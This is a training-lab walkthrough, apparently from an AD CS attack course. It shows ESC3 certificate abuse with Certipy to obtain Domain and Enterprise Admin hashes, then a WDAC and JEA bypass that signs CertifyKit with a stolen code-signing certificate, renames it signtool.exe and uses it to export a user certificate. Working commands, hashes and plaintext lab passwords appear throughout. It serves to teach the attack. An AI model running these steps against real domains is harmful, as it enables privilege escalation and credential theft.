
We will be using the compromised **cb\certstore** hash for authentication and enroll in the **StoreDataRecovery-Agent** template as follows:

```
(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ certipy req -u
certstore@cb.corp -hashes
aad3b435b51404eeaad3b435b51404ee:208cb64d05c00dc3e18552dbce6158a4 -target cb-
ca.cb.corp -dc-ip 172.16.67.1 -ca 'CB-CA' -template 'StoreDataRecovery-Agent'
-upn administrator@certbulk.cb.corp -out '/mnt/c/ADCS/Certs/esc3-
EnrollmentAgent-certipy'
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 59
[*] Got certificate with UPN 'certstore@cb.corp'
[*] Certificate object SID is 'S-1-5-21-2928296033-1822922359-262865665-1105'
[*] Saved certificate and private key to '/mnt/c/ADCS/Certs/esc3-
EnrollmentAgent-certipy.pfx'
```

Next, use this issued certificate to enroll into the **StoreDataRecovery** template which permits Client Authentication to request a certificate **on behalf of another user**, in this case the Domain Administrator – **certbulk\administrator**.

*Since the currently used -**extensionsid** PR has issues with the following commands we switch to its original fork.*

```
(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy$ cd /opt/Tools/Certipy-
original

(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy-original$ source
certipy_venv/bin/activate
(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy-original$ certipy req -u
certstore@cb.corp -hashes
aad3b435b51404eeaad3b435b51404ee:208cb64d05c00dc3e18552dbce6158a4 -dc-ip
172.16.10.1 -ca 'CB-CA' -template 'StoreDataRecovery' -on-behalf-of
'certbulk\administrator' -pfx '/mnt/c/ADCS/Certs/esc3-EnrollmentAgent-
certipy.pfx' -out '/mnt/c/ADCS/Certs/esc3-DAEnrollment-certipy' -timeout 30
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 60
[*] Got certificate with UPN 'administrator@certbulk.cb.corp'
[*] Certificate object SID is 'S-1-5-21-3604858216-2548435023-1717832235-500'
[*] Saved certificate and private key to '/mnt/c/ADCS/Certs/esc3-
DAEnrollment-certipy.pfx'
```

Finally, use this certificate to authenticate as the Domain Administrator and perform the UnPAC-the-hash attack.

```
(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy-original$ certipy auth -pfx
'/mnt/c/ADCS/Certs/esc3-DAEnrollment-certipy.pfx'
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@certbulk.cb.corp
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certbulk.cb.corp':
aad3b435b51404eeaad3b435b51404ee:663b1f95e259e6791bb73c22753a231c
```

We can similarly escalate to Enterprise Admin privileges using the same enrolled certificate: **C:\ADCS\Certs\esc3-enrollmentAgent-certipy.pfx**.

```
(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy-original$ certipy req -u
certstore@cb.corp -hashes
aad3b435b51404eeaad3b435b51404ee:208cb64d05c00dc3e18552dbce6158a4 -dc-ip
172.16.10.1 -ca 'CB-CA' -template 'StoreDataRecovery' -on-behalf-of
'cb\administrator' -pfx '/mnt/c/ADCS/Certs/esc3-EnrollmentAgent-certipy.pfx'
-out '/mnt/c/ADCS/Certs/esc3-EAEnrollment-certipy'
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 61
[*] Got certificate with UPN 'administrator@cb.corp'
[*] Certificate object SID is 'S-1-5-21-2928296033-1822922359-262865665-500'
[*] Saved certificate and private key to '/mnt/c/ADCS/Certs/esc3-
EAEnrollment-certipy.pfx'
```

Validate Enterprise Administrator privileges over **cb.corp** using the UnPAC-the-hash attack.

```
(certipy_venv) wsluser@cb-wsx:/opt/Tools/Certipy-original$ certipy auth -pfx
'/mnt/c/ADCS/Certs/esc3-EAEnrollment-certipy.pfx'
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@cb.corp
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@cb.corp':
aad3b435b51404eeaad3b435b51404ee:78d1e8dae675dc26164e3d2b0e6ad0c3
```

Learning Objective - 11

- Gain access to **cb-signsrv** using **certbulk\studentadmin** privileges.
- Find a suitable Code Signing certificate by searching on disk (THEFT4).
- Use this Code Signing certificate to sign a tool to bypass WDAC and perform valid Code Execution. to exfiltrate a certificate from (THEFT1) the User CertStore.

Enumeration using Windows

Enumerating WDAC and THEFT4

From the previous initial challenges, we successfully compromised **certbulk\studentadmin**. We can use the compromised **certbulk\studentadmin** credentials or certificate to impersonate these privileges to check if we have access to any other machine in the domain.

Begin by gaining **certbulk\studentadmin** privileges by using Pass-the-cert with Rubeus to request a TGT and import it within our current session.

```
C:\Users\studentx> cd C:\ADCS\Tools\

C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:studentadmin
/certificate:C:\ADCS\Certs\studentadmin.pfx /password:Passw0rd!
/domain:certbulk.cb.corp /dc:cb-dc.certbulk.cb.corp /nowrap /ptt

[.....snip....]

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/certbulk.cb.corp
  ServiceRealm             :  CERTBULK.CB.CORP
  UserName                 :  studentadmin
  UserRealm                :  CERTBULK.CB.CORP

[.....snip....]
```

From previous objectives, using **certbulk\studentadmin** privileges we compromised **certbulk\studentadmin** credentials in a TestCredSSPAndJEA.ps1 script present in a share on **cb-dc** as follows:

```
C:\ADCS\Tools> C:\ADCS\Tools\SharpShares.exe /threads:50 /ldap:servers
/ou:"DC=certbulk,DC=cb,DC=corp" /filter:SYSVOL,NETLOGON,IPC$,PRINT$,C$,ADMIN$
/verbose /domain:certbulk.cb.corp

[.....snip....]

[r] \\cb-dc.certbulk.cb.corp\CodeSigningTools
[r] \\CB-DC.CERTBULK.CB.CORP\CodeSigningTools
[-] \\cb-vault.certbulk.cb.corp\ERROR=2114
[-] \\cb-wsx.certbulk.cb.corp\ERROR=2114
[+] Finished Enumerating Shares
```

```
C:\ADCS\Tools> dir \\cb-dc.certbulk.cb.corp\CodeSigningTools

 Volume in drive \\cb-dc.certbulk.cb.corp\CodeSigningTools has no label.
 Volume Serial Number is E07A-40FD

 Directory of \\cb-dc.certbulk.cb.corp\CodeSigningTools

06/23/2023  02:38 AM    <DIR>          .
06/22/2023  08:46 AM             3,860 SecureSigner.pem
06/23/2023  03:13 AM               985 TestCredSSPandJEA.ps1
               2 File(s)          4,845 bytes
               1 Dir(s)  12,523,302,912 bytes free
```

Analyzing the **CodeSigningTools** share on **cb-dc** we find two files. Reading the TestCredSSPandJEA.ps1 script we find credentials and an example to authenticate using JEA and CredSSP.

```
C:\ADCS\Tools> type \\cb-
dc.certbulk.cb.corp\CodeSigningTools\TestCredSSPandJEA.ps1

# Script to test JEA and CredSSP authentication for valid Code Signed
Execution with WDAC
## Create Credential Object
$password = ConvertTo-SecureString 'IW!LLAdministerStud3nts!' -AsPlainText -
Force
$credential = New-Object
System.Management.Automation.PSCredential('certbulk\studentadmin', $password)

# Members of VaultUsers group can connect to the CosdeSigning JEA endpoint to
sign their tools
## Create PSRemote session with CredSSP and connect to the restricted
CodeSigning JEA endpoint
$session = New-PSSession -cn cb-signsrv.certbulk.cb.corp -Credential
$credential -Authentication Credssp -ConfigurationName CodeSigning
## Execute allowed Invoke-Webrequest commandlet (in JEA config) for signtool
download onto cb-signsrv
Invoke-Command -Session $session -ScriptBlock { Invoke-WebRequest -Uri
https://cb-webapp1.certbulk.cb.corp/signtool.exe -OutFile
C:\CodeSigning\signtool.exe }
## Test code signing functionality
Invoke-Command -Session $session -ScriptBlock { C:\CodeSigning\signtool.exe
sign /fd SHA256 /a /f SecureSigner.pfx /p "IW!LLAdministerStud3nts!" test.exe
}
```

Enumerating the **VaultUsers** group members, we find that **certbulk\studentadmin** is a member of this group.

```
C:\ADCS\Tools>
C:\ADCS\Tools\ObfuscatedTools\InviShell\RunWithRegistryNonAdmin.bat


PS C:\ADCS\Tools> Import-Module
C:\ADCS\Tools\ADModule\Microsoft.ActiveDirectory.Management.dll
PS C:\ADCS\Tools> Import-Module
C:\ADCS\Tools\ADModule\ActiveDirectory\ActiveDirectory.psd1
```

```
PS C:\ADCS\Tools> Get-ADGroupMember -Identity VaultUsers


distinguishedName : CN=studentadmin,CN=Users,DC=certbulk,DC=cb,DC=corp
name              : studentadmin
objectClass       : user
objectGUID        : 5050198c-54de-4445-8780-3a363e166e9f
SamAccountName    : studentadmin
SID               : S-1-5-21-3604858216-2548435023-1717832235-1104

distinguishedName : CN=vault,CN=Users,DC=certbulk,DC=cb,DC=corp
name              : vault
objectClass       : user
objectGUID        : 8d996fb4-11e1-451d-988b-3a2363201c76
SamAccountName    : vault
SID               : S-1-5-21-3604858216-2548435023-1717832235-1118

PS C:\ADCS\Tools> exit
```

This validates that **certulk\studentadmin** is a member of the **VaultUsers** group and can in turn use the functionality embedded in TestCredSSPandJEA.ps1 script functionality to access **cb-signsrv**.

Copy **SecureSigner.pem** from the **CodeSigning** share on **cb-dc** onto our host – **cb-wsx** for analysis.

```
C:\ADCS\Tools> Copy \\cb-
dc.certbulk.cb.corp\CodeSigningTools\SecureSigner.pem C:\ADCS\Certs
        1 file(s) copied.
```

Convert the **SecureSigner.pem** certificate to a .pfx format as follows:

```
C:\ADCS\Tools> C:\ADCS\Tools\openssl\openssl.exe pkcs12 -in
C:\ADCS\Certs\SecureSigner.pem -keyex -CSP "Microsoft Enhanced Cryptographic
Provider v1.0" -export -out C:\ADCS\Certs\SecureSigner.pfx
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Enter Export Password: Passw0rd!
Verifying - Enter Export Password: Passw0rd!
```

Similarly download signtool.exe as shown in TestCredSSPandJEA.ps1 onto our host – **cb-wsx** for analysis.


```
C:\ADCS\Tools> curl --output C:\ADCS\Tools\signtool.exe --url https://cb-
webapp1.certbulk.cb.corp/signtool.exe
```

Begin analysis by analyzing the **"Authenticode Signature"** of signtool.exe as follows:

NOTE: "signtool.exe (https://learn.microsoft.com/en-us/dotnet/framework/tools/signtool-exe) is a Microsoft command-line tool that digitally signs files, verifies signatures in files, and time-stamps files."

```
C:\ADCS\Tools>
C:\ADCS\Tools\ObfuscatedTools\InviShell\RunWithRegistryNonAdmin.bat

PS C:\ADCS\Tools> Get-AuthenticodeSignature -FilePath
C:\ADCS\Tools\signtool.exe

    Directory: C:\ADCS\Tools

SignerCertificate                         Status
```

```
Path
-----------------                                  ------
----
322826C6ABB2F04C389C78D163D5435AA0DF5913  Valid
signtool.exe
```



Now analyze the SecureSigner.pfx certificate using CertUtil on **cb-wsx** as follows:

```
C:\ADCS\Tools> certutil -v -dump -p "Passw0rd!"
C:\ADCS\Certs\SecureSigner.pfx

================ Certificate 0 ================
================ Begin Nesting Level 1 ================
[.....snip....]

Subject:
    CN=signadmin
    CN=Users
    DC=certbulk
    DC=cb
    DC=corp
  Name Hash(sha1): f67ad2e28ef4752c423fd6853452d7f2585c3499
  Name Hash(md5): a48ec565fc9376f29a11ce23c18cbedf

[.....snip....]

    2.5.29.37: Flags = 0, Length = c
    Enhanced Key Usage
        Code Signing (1.3.6.1.5.5.7.3.3)

[......snip......]

Non-root Certificate
Cert Hash(sha1): 322826c6abb2f04c389c78d163d5435aa0df5913
Cert Hash(sha256):
5561d29bad26bcf7ce795492682249648d2603a2103e7038f5d060493ad6fb98
Signature Hash:
d8c28204aa888630a2b50872b4508ecaeecf3c64264b539f8f059826079853b1
```

Viewing the details, we find that the certificate belongs to **certbulk\signadmin** and this respective certificate was requested from the **SecureSigner** template with only the CodeSigning EKU enabled.

We also find a match in the Cert Hash(sha1) field to the above found **"Authenticode Signature" 322826C6ABB2F04C389C78D163D5435AA0DF5913** on the exfiltrated signtool.exe binary. Hence this Code Signing certificate would have an associated rule in the WDAC config to sign tools for valid Trusted Signed Code Execution on **cb-signsrv**.

We can use the **\\cb-dc.certbulk.cb.corp\CodeSigningTools\TestCredSSPandJEA.ps1** script as a base to build commands for PSRemoting authentication with CredSSP (avoid Kerberos Double Hop issues when interacting with the User CertStore) and connect to the **CodeSigning** JEA endpoint (as shown in the script).

```
PS C:\ADCS\Tools> $password = ConvertTo-SecureString
'IW!LLAdministerStud3nts!' -AsPlainText -Force
PS C:\ADCS\Tools> $credential = New-Object
System.Management.Automation.PSCredential('certbulk\studentadmin', $password)

PS C:\ADCS\Tools> $session = New-PSSession -cn cb-signsrv.certbulk.cb.corp -
Credential $credential -Authentication Credssp -ConfigurationName CodeSigning

PS C:\ADCS\Tools> Enter-PSSession -Session $session
```

Trying to execute some basic commands in the session results in a failure since JEA is setup in **No Language Mode**.

```
[cb-signsrv.certbulk.cb.corp]: PS> whoami

The term 'whoami.exe' is not recognized as the name of a cmdlet, function,
script file, or operable program. Check the
spelling of the name, or if a path was included, verify that the path is
correct and try again.
    + CategoryInfo          : ObjectNotFound: (whoami.exe:String) [],
CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException

[cb-signsrv.certbulk.cb.corp]: PS>
$ExecutionContext.SessionState.LanguageMode
The syntax is not supported by this runspace. This can occur if the runspace
is in no-language mode.
    + CategoryInfo          : ParserError: (
$ExecutionCont...te.LanguageMode:String) [], ParseException
    + FullyQualifiedErrorId : ScriptsNotAllowed
```

Let us first check permitted commandlets using Get-Command for execution as follows:

```
[cb-signsrv.certbulk.cb.corp]: PS> Get-Command

CommandType     Name                                               Version
Source
-----------     ----                                               -------
------
Function        Clear-Host
Function        Exit-PSSession
Function        Get-Command
Function        Get-FormatData
Function        Get-Help
```

```
Function        Invoke-WebRequest
Function        Measure-Object
Function        Out-Default
Function        Select-Object


[cb-signsrv.certbulk.cb.corp]: PS> Invoke-WebRequest -?

NAME
    Invoke-WebRequest

SYNTAX
    Invoke-WebRequest [-Uri] <uri> [-UseBasicParsing] [-WebSession
<WebRequestSession>] [-SessionVariable <string>]
    [-Credential <pscredential>] [.....snip.....]
```

It is noted that as in the **\\cb-dc.certbulk.cb.corp\CodeSigningTools\TestCredSSPandJEA.ps1** script, the **Invoke-Webrequest** commandlet is permitted in the **CodeSigning** JEA PSRemote session.

Let us now validate that signtool.exe hosted on **cb-webapp1** is permitted for execution at **C:\CodeSigning** as shown in the **\\cb-dc.certbulk.cb.corp\CodeSigningTools\TestCredSSPandJEA.ps1** script.

```
[cb-signsrv.certbulk.cb.corp]: PS> Invoke-WebRequest -Uri https://cb-
webapp1.certbulk.cb.corp/signtool.exe -OutFile C:\CodeSigning\signtool.exe


[cb-signsrv.certbulk.cb.corp]: PS> C:\CodeSigning\signtool.exe -h
C:\CodeSigning\signtool.exe : Usage: signtool <command> [options]
    + CategoryInfo          : NotSpecified: (Usage: signtool <command>
[options]:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError

  Valid commands:
    sign       --  Sign files using an embedded signature.
    timestamp  --  Timestamp previously-signed files.
    verify     --  Verify embedded or catalog signatures.
    catdb      --  Modify a catalog database.
    remove     --  Remove embedded signature(s) or reduce the size of an
                   embedded signed file.
For help on a specific command, enter "signtool <command> /?"
```

Since we already analyzed and validated that **SecureSigner.pem** was the Code Signing certificate used to sign signtool.exe and is trusted for execution at **C:\CodeSigning**, we can now attempt to similarly use this certificate to sign an exploitation tool like CertifyKit (for extracting certificates from CertStore) for trusted execution bypassing WDAC and JEA at **C:\CodeSigning** on **cb-signsrv**.


Abuse using Windows

Signing executables to bypass WDAC and steal certificates


Spawn a new terminal on **cb-wsx** and use the downloaded signtool.exe binary to sign CertifyKit.exe using **SecureSigner.pfx** as follows:

NOTE: In case you require a new CertifyKit binary to perform CodeSigning operations, a backup exists at ***C:\ADCS\Tools\ObfuscatedTools\CertifyKit_backup.exe.***

```
C:\Users\studentx> cd C:\ADCS\Tools

C:\ADCS\Tools> C:\ADCS\Tools\signtool.exe sign /fd SHA256 /a /f
C:\ADCS\Certs\SecureSigner.pfx /p "Passw0rd!"
C:\ADCS\Tools\ObfuscatedTools\CertifyKit.exe
Done Adding Additional Store
Successfully signed: C:\ADCS\Tools\ObfuscatedTools\CertifyKit.exe
```



Next host the signed CertifyKit.exe on HFS with HFS / a WSL python3 webserver as follows:



*NOTE: Trying to execute an unsigned binary at **C:\CodeSigning** will result in failure, in short JEA permits binary execution from **C:\CodeSigning** with a file name of **signtool.exe** and WDAC would permit this execution if it is signed by the **SecureSigner.pfx** certificate.*

Back in our **cb-signsrv** JEA PSRemote session download and attempt execution for CertifyKit.exe.

```
[cb-signsrv.certbulk.cb.corp]: PS> Invoke-WebRequest -Uri
http://172.16.100.x/CertifyKit.exe -OutFile C:\CodeSigning\CertifytKit.exe


[cb-signsrv.certbulk.cb.corp]: PS> C:\CodeSigning\CertifyKit.exe
The term 'C:\CodeSigning\CertifyKit.exe' is not recognized as the name of a
cmdlet, function, script file, or operable program. Check the spelling of the
name, or if a path was included, verify that the path
is correct and try again.
    + CategoryInfo          : ObjectNotFound:
(C:\CodeSigning\CertifyKit.exe:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
```

Execution is still invalid, most likely because the JEA rules would only allow valid execution with the file name as **signtool.exe**.

Now try to rename the signed CertifyKit as **signtool.exe** while downloading on the target as follows:

```
[cb-signsrv.certbulk.cb.corp]: PS> Invoke-WebRequest -Uri
http://172.16.100.x/CertifyKit.exe -OutFile C:\CodeSigning\signtool.exe

[cb-signsrv.certbulk.cb.corp]: PS> C:\CodeSigning\signtool.exe -h
CertifyKit (Hagrid29 version of Certify)
More info: https://github.com/Hagrid29/CertifyKit/
  Find information about all registered CAs:

[......snip......]
```

CertifyKit execution is valid, successfully bypassing WDAC and JEA rules. We can now attempt enumerating certificates from the CertStore using CertifyKit with its list module as follows:

```
[cb-signsrv.certbulk.cb.corp]: PS> C:\CodeSigning\signtool.exe list
CertifyKit (Hagrid29 version of Certify)
More info: https://github.com/Hagrid29/CertifyKit/

[*] Action: List Certificates

  Location            : My, CurrentUser
  Issuer              : CN=CB-CA, DC=cb, DC=corp
  HasPrivateKey       : True
  KeyExportable       : True
  Thumbprint          : 457D78CAEDB12A7C254D1DCE5B934F76FDAA679F
  EnhancedKeyUsages   :
       Encrypting File System
       Secure Email
       Client Authentication     [!] Certificate can be used for client
authentication!
  SubjectAltName      :
        Other Name:
     Principal Name=signadmin@certbulk.cb.corp
```

```
CertifyKit completed in 00:00:00.1716395
```

Now that we have found a certificate for the **certbulk\signadmin** user (local admin to **cb-signsrv**), we can attempt to export this certificate from the User CertStore (THEFT1) using CertifyKit. We exfiltrate it in a base64 format for easy exfiltration.

```
[cb-signsrv.certbulk.cb.corp]: PS> C:\CodeSigning\signtool.exe list
/certificate:457D78CAEDB12A7C254D1DCE5B934F76FDAA679F /base64

CertifyKit (Hagrid29 version of Certify)
More info: https://github.com/Hagrid29/CertifyKit/

[*] Action: List Certificates

[*] Base64 encoded certificate:
MIINJgIBAzCCDO[.....snip.....]
```

Exit the JEA PSRemote session, copy the base64 .pfx certificate and save it as **C:\ADCS\Certs\signadmin-b64.pfx** on **cb-wsx**.

```
[cb-signsrv.certbulk.cb.corp]: PS> exit
PS C:\ADCS\Tools> exit
C:\ADCS\Tools> notepad C:\ADCS\Certs\signadmin-b64.pfx
```

We can enumerate details about this certificate using a blank password as follows:

```
C:\ADCS\Tools> certutil -dump -v C:\ADCS\Certs\signadmin-b64.pfx

Enter PFX password:
================ Certificate 0 ================
================ Begin Nesting Level 1 ================
[.....snip....]

Subject:
    CN=signadmin
    CN=Users
    DC=certbulk
    DC=cb
    DC=corp
  Name Hash(sha1): f67ad2e28ef4752c423fd6853452d7f2585c3499
  Name Hash(md5): a48ec565fc9376f29a11ce23c18cbedf

Public Key Algorithm:
    Algorithm ObjectId: 1.2.840.113549.1.1.1 RSA
    Algorithm Parameters:
    05 00
Public Key Length: 2048 bits
Public Key: UnusedBits = 0
    0000  30 82 [....snip....]
Certificate Extensions: 10
    1.3.6.1.4.1.311.20.2: Flags = 0, Length = a
    Certificate Template Name (Certificate Type)
        User

    2.5.29.37: Flags = 0, Length = 22
    Enhanced Key Usage
```

```
        Encrypting File System (1.3.6.1.4.1.311.10.3.4)
        Secure Email (1.3.6.1.5.5.7.3.4)
        Client Authentication (1.3.6.1.5.5.7.3.2)

[....snip...]

Cert Hash(sha1): 457d78caedb12a7c254d1dce5b934f76fdaa679f
Cert Hash(sha256):
06f60eae59e26d2901795985a409ae7d61fa4c2c7bc4b0524d76a0d51d1afcd7
Signature Hash:
503b87d6bda8600ecdf4fb045c389a603b909d5e0bb83efee6ae6cb8950c5fe1
```

We see that this certificate belongs to **certbulk\signadmin** and was enrolled from the **User** template. Since Encrypting file System, Secure Email, and Client Authentication EKUs are enabled we can use it for AD User Authentication.

Use the signadmin-b64.pfx with the Rubeus **asktgt** module to finally request a TGT and import it to gain **certbulk\signadmin** privileges.

```
C:\ADCS\Tools> type C:\ADCS\Certs\signadmin-b64.pfx
MIINHgIBAzCCDNoGCSqGSIb3DQ[....snip...]

C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:signadmin
/certificate:MIINHgIBAzCCDNoGCSqGSIb3DQ[....snip...] /ptt

[....snip...]

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/certbulk.cb.corp
  ServiceRealm             :  CERTBULK.CB.CORP
  UserName                 :  signadmin
  UserRealm                :  CERTBULK.CB.CORP

[.....snip....]
```

Now that we have **certbulk\signadmin** privileges test these privileges (admin) by performing a cleanup of our signed CertifyKit binary on **cb-signsrv** as follows:

```
C:\ADCS\Tools> winrs -r:cb-signsrv.certbulk.cb.corp cmd.exe

C:\Users\signadmin> net localgroup administrators

Alias name     administrators
Comment        Administrators have complete and unrestricted access to the
computer/domain

Members

-------------------------------------------------------------------------------
--
Administrator
CERTBULK\Domain Admins
CERTBULK\signadmin
The command completed successfully.
```

```
C:\Users\signadmin> del C:\CodeSigning\*
C:\CodeSigning\*, Are you sure (Y/N)? Y
```

To validate our hypothesis that WDAC trusts **signadmin.pfx**, let's enumerate files and configurations for **cb-signsrv** using **certbulk\signadmin** privileges.

Looking for an enabled Policy Engine file (.p7b) at **C:\Windows\System32\CodeIntegrity** we find that the **SIPolicy.p7b** Engine file to deploy WDAC and a configuration called **certbulk-policy.xml** exists.

```
C:\Users\signadmin> dir C:\Windows\System32\CodeIntegrity

 Volume in drive C has no label.
 Volume Serial Number is 76D3-EB93

 Directory of C:\Windows\System32\CodeIntegrity

06/23/2023  07:44 AM    <DIR>          .
06/23/2023  02:27 AM    <DIR>          ..
06/23/2023  07:44 AM            11,286 certbulk-policy.xml
05/08/2021  01:15 AM    <DIR>          CiPolicies
04/20/2023  02:34 AM            13,478 driver.stl
11/11/2022  02:33 AM           102,139 driversipolicy.p7b
04/20/2023  05:42 AM             2,896 SiPolicy.p7b
05/08/2021  01:15 AM    <DIR>          Tokens
               4 File(s)        129,799 bytes
               4 Dir(s)   6,860,435,456 bytes free
```

View the **certbulk-policy.xml** file as follows.

```
C:\Users\signadmin> type C:\Windows\System32\CodeIntegrity\certbulk-
policy.xml
<SiPolicy xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns="urn:schemas-
microsoft-com:sipolicy">
  <VersionEx>10.0.1.1</VersionEx>

    [.....snip....]
```

Analyzing the WDAC configuration, we find 2 interesting rules:

```
